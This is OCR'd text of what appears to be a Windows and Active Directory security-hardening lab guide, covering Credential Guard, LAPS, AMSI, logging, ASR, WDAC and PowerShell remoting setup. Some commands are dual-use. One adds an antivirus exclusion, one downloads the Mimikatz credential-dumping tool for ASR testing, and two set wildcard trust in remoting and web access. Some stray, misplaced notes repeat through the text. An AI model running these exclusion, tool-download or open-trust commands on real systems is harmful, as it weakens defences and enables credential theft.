


Image : https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/images/credguard.png

D. **Remote Credential Guard**

- Remote Credential Guard can be understood as credential-free RDP session.
- Unauthorized access to these secrets can lead to credential theft attack like, PTH, PTT etc
- Remote Credential Guard for RDP protects credentials if an RDP Server is compromised
- It protects the credentials by redirecting Kerberos requests back to the source system that is originating the connection.
- Even if the target RDP server is compromised, credentials of high-privileged user account is protected as they were never passed over network to the RDP Server.

Reference : https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-how-it-works

- As seen below, Remote Credential Guard **ONLY** allows **Kerberos** authentication and hence prevents attacks like PTH etc, credential re-use is restricted.

- Remote Credential Guard must be enabled on both Client as well as on RDP Server.


- Once a client successfully authenticates to a RDP server, a channel is establish between both entities to allow Kerberos service tickets to be requested from the client on behalf of the RDP Server.

Reference : https://docs.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard

E. **Local Administration Password Solutions (LAPS)**

- LAPS provides centralized storage of local administrator passwords in Active Directory with periodic randomizing
- LAPS significantly lowers the risk of Pass-the-Hash attacks in Active Directory Environment, as it configured unique credentials in every device
- The Transmission of the password is encrypted (Kerberos), however the storage of the credentials is in Clear-Text
- Only Privileged groups like Domain Admins (DA), Enterprise Admins can read clear text passwords.
- However, through ACLs one can explicitly allow uses to read the credentials.

Reference : https://stealthbits.com/blog/running-laps-in-the-race-to-security/


AD Machine Account
Attributes
Admin Creds
(ms-mcs-AdmPwd)
pwd Expiration Duration
(ms-mcs-
AdmPwdExpirationTime)
Attributes
Active Directory
AD Managed System
Apply via GPO
admpwd.dll
Attributes
SCECIL
Presence of
C:\Program Files\LAPS\CSE\admpwd.dll
represents LAPS is in use

F. **Resource Based Constrained Delegation (RBCD)**

Domain Controller

2. SQL Server decides which computer / service to give access to the SQL resource.


Attribute Name:

"msDS-AllowedToActOnBehalfOfOtherIdentity"

1. Web Server wants to access resources of SQL Server

Web Server

3. Web-Server$ can access the SQL Server resources




SQL Server

1.5 Linux Environment

1.5.1 Application Restriction

A. AppArmor

- It is kernel enhancement that restricts the programs to limited resources.
- Can also be understood as a access control restrictions on the programs rather than users.
- It works in 2 modes namely, Enforcement & Complain.



Implementation of Security Controls & Solutions

2.1 Virtual Environment Setup and Configuration

- Active Directory Domain Services are installed in Domain Controller having static IP "**192.168.1.3**" and OS is **Windows Server 2019**

- A Machine called "**RW-1**" is joined to the Domain Controller "**192.168.1.10**" and OS is **Windows 10**

2.2. Host Level Controls Setup

2.2.1 Enabling End-Point Defences


A. Enabling AMSI


- Windows Defender Anti-Virus components can be controlled via “**Defender”** PowerShell Module.

- Open PowerShell with Administrative Privileges & run the following command :

```
Set-MpPreference -DisableRealtimeMonitoring $False -Verbose
```

- Open “Virus & Threat Protection” -> “Virus & Threat Protection”, it will be enabled.





Target Computer

Note : Windows Defender Anti-Virus Real Time Monitoring is enabled by-default at it’s first install

(Enabling AMSI)

IMP
COMMANDS

```
Get-Command –module Defender -verbose
```


```
Set-MpPreference -DisableRealtimeMonitoring $False -Verbose
```

- Enabling Script Block Logging

  - Script Block Logging provides the ability to log de-obfuscated PowerShell code to event logs.

  - Deep Script Block Logging records the content of the script blocks it processes as well as the generated script code at execution time.

  - After getting logged, the recorded logs have the **Event ID 4104**



Target Computer

Note : Windows Defender Anti-Virus Real Time Monitoring is enabled by-default at it's first install

(Enabling Script Block Logging)

IMP COMMANDS

Setting UP :

```
New-Item -Path "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Force
```

```
Set-ItemProperty -Path
"HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name
"EnableScriptBlockLogging" -Value 1 -Force
```

Event Viewer Location :


- PowerShell Transcript

  - Transcripts is a text file that contains a history of commands and their output.

  - The command as well as the output of the file is stored in a file which can later be integrated with a central logging software.

  - Specifically designed for PowerShell, comes with "**Microsoft.PowerShell.Host**" PowerShell module.

  - The log file can then be utilized for analysing the set of commands executed in a PowerShell session.



Target Computer

Note : Windows Defender Anti-Virus Real Time Monitoring is enabled by-default at it's first install

(Enabling PowerShell Transcript)

IMP COMMANDS

Setting UP :

```
Get-Command -Module Microsoft.PowerShell.Host
```

```
Start-Transcript -Verbose
```

```
Stop-Transcript -Verbose
```

Check Logged File Location :

```
C:\Users\<User_Name>\Documents\PowerShell_transcript.COMP_NAME.BZAS4sU3.<Time_Stamp>.txt
```

(Enabling CLM)

IMP COMMANDS

Setting UP :


```
Get-ChildItem Env:
```

```
[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')
```

```
$ExecutionContext.SessionState.LanguageMode
```

```
[System.Math]::Sin(90)
```


```
Get-ChildItem Env:
```



Target Computer

2.2.3 Windows Defender Exploit Guard (ASR Implementation)

- ASR can be implemented via PowerShell or Group Policy
- It will block common Threat Actor Tactics and Techniques
- We need to Enable Windows Defender Antivirus with Full Capacity & add an **exclusion**, so that it do not remove the application we test for ASR implementation
- We will implement it and use “Mimikatz” binary to test ASR working & enforcement



Target Computer

Note : Windows Defender Anti-Virus Exclusion folder must be defined before moving forward.

(Implementing ASR)

IMP COMMANDS

Setting UP :

```
Add-MpPreference -ExclusionPath “C:\User\<user_Name>\Downloads\”
```

```
(Get-MpPreference).ExclusionPath
```

```
iwr –usebasicparsing https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20200918-fix/mimikatz_trunk.zip -OutFile mimi.zip
```

```
Set-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
-AttackSurfaceReductionRules_Actions Enabled -Verbose
```

Check Logged File Location :

2.2.4 Windows Defender Application Guard (WDAG)

- With Administrative Privileged Open PowerShell & run the following command :

```
Enable-WindowsOptionalFeature -online -FeatureName

Windows-Defender-ApplicationGuard
```

```
Restart-Computer -Force
```

Target Computer


Note : After WDAG is successfully installed, it automatically restarts

2.2.5 Application Control for Windows :

A. Windows Defender Application Control (WDAC)

- With Administrative Privileged Open PowerShell & run the following command :

```
New-CIPolicy -Level PCACertificate -UserPEs -FilePath
C:\Windows\System32\CodeIntegrity\Initial.xml
```



Target Computer

```
ConvertFrom-CIPolicy -XmlFilePath C:\Windows\System32\CodeIntegrity\Initial.xml
-BinaryFilePath C:\Windows\System32\CodeIntegrity\SIPolicy.p7b
```

Note : After WDAG is successfully installed, it automatically restarts

Open Group Policy & add the p7b file location :

Event Viewer log Path :

WDAC Events Logs :

(Implementing AppLocker)

Link : https://docs.microsoft.com/en-us/windows/configuration/lock-down-windows-10-applocker

2.2.6 Setting-Up and Installing Windows based Features:

A. PowerShell Remoting


- With Administrative Privileged Open PowerShell & run the following command :

```
Enable-PSRemoting -Force
```


```
Set-PSSessionConfiguration -ShowSecurityDescriptorUI
-Name microsoft.PowerShell -Force
```

```
Set-Item WSMan:localhost\client\trustedhosts -value *
```

```
Get-Item WSMan:\localhost\Client\TrustedHosts
```



Target Computer



Target Computer

Note : After WDAG is successfully installed, it automatically restarts

PS Remoting :

```
Invoke-Command –ComputerName <Name> -ScriptBlock {<command>}
```

```
Enter-PSSession –ComputerName <Name> –Credentials <Creds>
```


- Web Based PowerShell Remoting
  - With Administrative Privileged Open PowerShell & run the following command :

```
Set-PSSessionConfiguration -ShowSecurityDescriptorUI
-Name microsoft.PowerShell -Force
```

```
Install-WindowsFeature –Name WindowsPowerShellWebAccess
```

```
Install-pswaWebApplication -useTestCertificate
```

```
Add-PswaAuthorizationRule –UserName * -ComputerName * -ConfigurationName *
```




Target Computer

Note : For non-admin users to successfully access the PS based Web Application, user details needs to be explicitly defined

B. Windows Subsystem for Linux (WSL & WSLv2)

- With Administrative Privileged Open PowerShell & run the following command :

```
Enable-WindowsOptionalFeature -Online -FeatureName VirtualMachinePlatform -norestart
```



Target Computer


```
dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all
```

Note Reboot the machine after installation of the WSL Feature

C. Windows Credential Guard

- With Administrative Privileged Open PowerShell & run the following command :

(Implementing Windows Credential Guard)




Target Computer

D. Windows SandBox

- With Administrative Privileged Open PowerShell & run the following command :

```
Get-WindowsOptionalFeature -FeatureName "Containers-DisposableClientVM"
```



Target Computer

```
Enable-WindowsOptionalFeature -FeatureName "Containers-DisposableClientVM" -All -Online
```

(WSB Configuration Example)


Windows Sandbox Configuration File Example

